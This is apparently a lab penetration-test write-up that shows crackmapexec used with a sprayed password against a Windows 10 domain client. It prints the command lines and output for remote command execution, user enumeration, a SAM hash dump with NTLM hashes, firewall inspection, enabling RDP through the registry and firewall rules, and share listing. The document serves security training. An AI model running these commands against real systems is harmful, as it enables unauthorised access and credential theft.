
SMB Weakness Report


Jethro Pesquera

This report goes over steps taken to exploit the Windows client system via crackmapexec (cme). Mostly this consists of recon.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami' 192.168.2.80                                    130 ×
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:Fals
e) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain\brailee.ogden
```

The first step I took was to check if I could connect to the client over smb using the username and password found in the internal spray. -x ‘whoami’ tells cme to run the whoami command via the command prompt on the client system. The connection was successful, as we can see by the last line showing the result of the whoami command.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net user' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:Fals
e) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  User accounts for \\
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  -------------------------------------------------------------------------------
SMB         192.168.2.80    445    WIN10A-CONFICKE  Administrator            ansible                  DefaultAccount
SMB         192.168.2.80    445    WIN10A-CONFICKE  Guest                    thepcn3rd                user678
SMB         192.168.2.80    445    WIN10A-CONFICKE  WDAGUtilityAccount
SMB         192.168.2.80    445    WIN10A-CONFICKE  The command completed with one or more errors.
```

Next, I ran the net user command to see what local users were on the system.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami'  192.168.2.80 --users
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:Fals
e) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [-] Error enumerating domain users using dc ip 192.168.2.80: socket connection error while ope
ning: [Errno 111] Connection refused
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Trying with SAMRPC protocol
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Enumerated domain user(s)
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\Administrator             Built-in account for administering the computer
/domain
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\ansible
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\DefaultAccount            A user account managed by the system.
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\Guest                     Built-in account for guest access to the comput
er/domain
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\thepcn3rd
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\user678
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain.local\WDAGUtilityAccount        A user account managed and used by the system f
or Windows Defender Application Guard scenarios.
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain\brailee.ogden
```

I then attempted to use the –users utility built into cme to enumerate the domain users. Unfortunately, this failed and only the local users were returned.




```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami'  192.168.2.80 --sam
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:Fals
e) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Dumping SAM hashes
SMB         192.168.2.80    445    WIN10A-CONFICKE  Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bf4818266952095349d3276a9685f9ea:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  thepcn3rd:1001:aad3b435b51404eeaad3b435b51404ee:f100db289d7ed2ead49d099a7d977c9f:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  ansible:1002:aad3b435b51404eeaad3b435b51404ee:62c4cfd2c2848a75813025acadfd0cf7:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  user678:1004:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Added 7 SAM hashes to the database
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain\brailee.ogden
```

I then dumped the local user password hashes.




```
┌──(agent22㉿ks5)-[~]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh firewall show all' 192.168.2.80 | tee firewallRules
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Allowed programs configuration for Domain profile:
SMB         192.168.2.80    445    WIN10A-CONFICKE  Mode     Traffic direction    Name / Program
SMB         192.168.2.80    445    WIN10A-CONFICKE  -------------------------------------------------------------------
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Allowed programs configuration for Standard profile:
SMB         192.168.2.80    445    WIN10A-CONFICKE  Mode     Traffic direction    Name / Program
SMB         192.168.2.80    445    WIN10A-CONFICKE  -------------------------------------------------------------------
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  IMPORTANT: Command executed successfully.
SMB         192.168.2.80    445    WIN10A-CONFICKE  However, "netsh firewall" is deprecated;
SMB         192.168.2.80    445    WIN10A-CONFICKE  use "netsh advfirewall firewall" instead.
SMB         192.168.2.80    445    WIN10A-CONFICKE  For more information on using "netsh advfirewall firewall" commands
SMB         192.168.2.80    445    WIN10A-CONFICKE  instead of "netsh firewall", see KB article 947709
SMB         192.168.2.80    445    WIN10A-CONFICKE  at https://go.microsoft.com/fwlink/?linkid=121488 .
```

Next, I attempted to see what firewall rules were running. The result showed that no rules were running.




```
┌──(agent22㉿ks5)-[~]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh advfirewall show allprofiles' 192.168.2.80 | tee fir
ewallRules
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Domain Profile Settings:
SMB         192.168.2.80    445    WIN10A-CONFICKE  ----------------------------------------------------------------------
SMB         192.168.2.80    445    WIN10A-CONFICKE  State                                 OFF
SMB         192.168.2.80    445    WIN10A-CONFICKE  Firewall Policy                       BlockInbound,AllowOutbound
SMB         192.168.2.80    445    WIN10A-CONFICKE  LocalFirewallRules                    N/A (GPO-store only)
SMB         192.168.2.80    445    WIN10A-CONFICKE  LocalConSecRules                      N/A (GPO-store only)
SMB         192.168.2.80    445    WIN10A-CONFICKE  InboundUserNotification               Enable
SMB         192.168.2.80    445    WIN10A-CONFICKE  RemoteManagement                      Disable
SMB         192.168.2.80    445    WIN10A-CONFICKE  UnicastResponseToMulticast            Enable
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Logging:
SMB         192.168.2.80    445    WIN10A-CONFICKE  LogAllowedConnections                 Disable
```


I then looked at the status of each firewall profile. They were all off, which explains the reason no rules were shown with the last command.



I then checked to see if I could access the system over RDP. As shown in the above screenshot, this was successful.




```
┌──(agent22㉿ks5)-[~/Documents/blue]
└─$ proxychains crackmapexec winrm -u brailee.ogden -p Winter2022 -x 'reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f' 192.168.2.80
```




```
┌──(agent22㉿ks5)-[~/Documents/blue]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh advfirewall firewall set rule group="remote desktop" new enable=Yes' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  Updated 3 rule(s).
SMB         192.168.2.80    445    WIN10A-CONFICKE  Ok.
```

However, I still wanted to learn how to enable RDP from cme. The above two screenshots show the steps that were taken. The first shows how I would add a registry key that would help enable RDP. The second shows the command I used to verify that RDP was open and enabled in the firewall.




I then reverified that I could connect via RDP.




```
┌──(agent22㉿ks5)-[~/Documents/blue]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami' 192.168.2.80 --shares
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Enumerated shares
SMB         192.168.2.80    445    WIN10A-CONFICKE  Share           Permissions     Remark
SMB         192.168.2.80    445    WIN10A-CONFICKE  -----           -----------     ------
SMB         192.168.2.80    445    WIN10A-CONFICKE  ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.2.80    445    WIN10A-CONFICKE  C$              READ,WRITE      Default share
SMB         192.168.2.80    445    WIN10A-CONFICKE  files           READ,WRITE      Installation Files
SMB         192.168.2.80    445    WIN10A-CONFICKE  IPC$            READ            Remote IPC
SMB         192.168.2.80    445    WIN10A-CONFICKE  music           READ,WRITE      Collection of Music
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain\brailee.ogden
```

I then used the –shares cme command to enumerate the shares enabled on the client.



